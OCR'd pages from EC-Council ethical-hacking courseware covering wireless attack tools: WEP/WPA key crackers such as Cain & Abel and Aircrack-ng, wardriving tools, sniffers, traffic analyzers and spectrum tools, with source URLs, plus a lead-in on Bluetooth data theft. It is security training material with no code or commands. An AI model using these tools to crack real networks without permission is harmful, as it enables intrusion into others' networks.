



FIGURE 15.69: Recovering WEP key using PTW cracking method

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WPA Brute Forcing Using Cain & Abel




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WPA Brute Forcing Using Cain & Abel

Source: http://www.oxid.it

Cain can recover passwords by sniffing the wireless network and crack WPA-PSK encrypted passwords using dictionary and brute-force attacks. Its new version also ships routing protocols, authentication monitors and routes extractors, dictionary and brute-force crackers for all common hashing algorithms and for several specific authentications, password/hash calculators, cryptanalysis attacks, password decoders, and some not so common utilities related to network and system security.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



WPA Cracking Tool: Elcomsoft Wireless Security Auditor

Source: http://www.elcomsoft.com

Elcomsoft Wireless Security Auditor allows you to verify the security of a company's wireless network by executing an audit of accessible wireless networks. It comes with a built-in wireless network sniffer (with **AirPcap adapters**). It attempts to recover the original **WPA/WPA2-PSK** text passwords in order to test how secure your wireless environment is.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.70: Elcomsoft Wireless Security Auditor screenshot


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WEP/WPA Cracking Tools

WEP/WPA cracking tools are used for breaking 802.11 WEP secret keys. These tools recover a 40-bit, 104-bit, 256-bit, or 512-bit WEP key once enough data packets have been captured. A few tools guess WEP keys based on an active dictionary attack, key generator, distributed network attack, etc. The following are a few WEP/WPA Cracking tools used by attackers:

- WepAttack available at http://wepattack.sourceforge.net
- Wesside-ng available at http://www.aircrack-ng.org
- Aircrack-ng available at http://www.aircrack-ng.org
- WEPCrack available at http://wepcrack.sourceforge.net
- WepDecrypt available at http://wepdecrypt.sourceforge.net
- Portable Penetrator available at http://www.secpoint.com
- CloudCracker available at https://www.cloudcracker.com
- coWPAtty available at http://wirelessdefence.org
- Wifite available at http://code.google.com
- WepOff available at http://www.ptsecurity.ru

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Module Flow

So far, we have discussed various wireless concepts, wireless encryption, threats, and hacking methodology. Now we will discuss wireless hacking tools. Wireless hacking can also be performed with the help of tools. The wireless hacking tools make the attacker's job easy.

This section covers various Wi-Fi sniffers, wardriving tools, RF monitoring tools, Wi-Fi traffic analyzers, etc.

Wireless Concepts	Wireless Encryption
Wireless Threats	Wireless Hacking Methodology
Wireless Hacking Tools	Bluetooth Hacking
Countermeasure	Wireless Security Tools
Wi-Fi Pen Testing	

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Sniffer: Kismet

Source: http://www.kismetwireless.net

Kismet is an **802.11 layer2 wireless network detector**, sniffer, and intrusion detection system. Kismet will work with any wireless card that supports raw monitoring (rfmon) mode, and can sniff 802.11b, 802.11a, 802.11n, and 802.11g traffic (devices and drivers permitting). It identifies networks by passively collecting packets and detecting standard named networks, detecting (and given time, decloaking) hidden networks, and inferring the presence of non-beaconing networks via data traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.71: Kismet screenshot


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wardriving Tools

Wardriving tools enable users to list all **access points broadcasting beacon signals** at their location. It helps users to set new access points, making sure there are no interfering APs. These tools even verify the network setup, find the locations with poor coverage in the WLAN, and detect other networks that may be causing interference. They detect unauthorized "rogue" access points in your workplace:

- airbase-ng available at http://aircrack-ng.org
- ApSniff available at http://www.monolith81.de
- WiFiFoFum available at http://www.aspecto-software.com
- MiniStumbler available at http://www.netstumbler.com
- WarLinux available at http://sourceforge.net
- MacStumbler available at http://www.macstumbler.com
- WiFi-Where available at http://www.threejacks.com
- AirFart available at http://airtraf.sourceforge.net
- AirTraf available at http://airtraf.sourceforge.net
- 802.11 Network Discovery Tools available at http://wavelan-tools.sourceforge.net

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



RF Monitoring Tools

Radio frequency (RF) monitoring tools help in discovering and **monitoring Wi-Fi networks**. These tools help you to control and monitor network interfaces, including wireless ones. They allow you to see network activity and help you to control network interfaces in a convenient way. A list of RF monitoring tools follows:

- NetworkManager available at http://projects.gnome.org
- KWiFiManager available at http://kwifimanager.sourceforge.net
- NetworkControl available at http://www.arachnoid.com
- KOrinoco available at http://korinoco.sourceforge.net/
- Sentry Edge II available at http://www.tek.com
- WaveNode available at http://www.wavenode.com
- xosview available at http://xosview.sourceforge.net
- RF Monitor available at http://www.newsteo.com
- DTC-340 RFXpert available at http://www.dektec.com
- Home Curfew RF Monitoring System available at http://solutions.3m.com

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Traffic Analyzer Tools


Wi-Fi traffic analyzer tools analyze, debug, maintain, and monitor local networks and Internet connections for performance, bandwidth usage, and security issues. They capture data passing through your **dial-up connection** or **network Ethernet** card, analyze this data, and then represent it in an easily readable form. This type of tool is a useful tool for users who need a comprehensive picture of the traffic passing through their network connection or segment of a local area network. It analyzes the network traffic to trace specific transactions or find security breaches:

- RFProtect Spectrum Analyzer available at http://www.arubanetworks.com
- AirMagnet WiFi Analyzer available at http://www.flukenetworks.com
- OptiView® XG Network Analysis Tablet available at http://www.flukenetworks.com
- Network Traffic Monitor & Analyzer CAPSA available at http://www.javvin.com
- Observer available at http://www.netinst.com
- Ufasoft Snif available at http://www.ufasoft.com
- vxSniffer available at http://www.cambridgevx.com
- OneTouch™ AT Network Assistant available at http://www.flukenetworks.com
- Capsa Network Analyzer available at http://www.colasoft.com

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- SoftPerfect Network Protocol Analyzer available at http://www.softperfect.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Raw Packet Capturing and Spectrum Analyzing Tools

Raw Packet Capturing Tools

Raw packet capturing tools capture **wireless network packets**, and help you to visually monitor WLAN packet activities. These tools for Wi-Fi capture every packet on the air and support both **Ethernet LAN** and **802.11** and display network traffic at the MAC level. A few of these types of tools are listed as follows:

- WirelessNetView available at http://www.nirsoft.net
- Tcpdump available at http://www.tcpdump.org
- Airview available at http://airview.sourceforge.net
- RawCap available at http://www.netresec.com
- Airodump-ng available at http://www.aircrack-ng.org

Spectrum Analyzing Tools


Spectrum analyzing tools are specially designed for **RF Spectrum Analysis** and **Wi-Fi**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

troubleshooting. With the help of these tools, users can detect any RF activity in the environment, including detecting areas where RF interference impacts performance—ultimately resulting in user dissatisfaction due to slow connections or frequent disconnections. With this information, users can select the best channels for deploying Wi-Fi APs in the environment:

- Cisco Spectrum Expert available at http://www.cisco.com
- AirMedic® USB available at http://www.flukenetworks.com
- AirSleuth-Pro available at http://nutsaboutnets.com
- BumbleBee-LX Handheld Spectrum Analyzer available at http://www.bvsystems.com
- Wi-Spy available at http://www.metageek.net

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Flow

Bluetooth is a Wi-Fi service that allows sharing files. Bluetooth hacking allows an attacker to gain information of host from another Bluetooth-enabled device without the host's permission. With this type of hacking, the attacker can steal information, delete contacts from the victim mobiles, and extract personal files/pictures, etc.

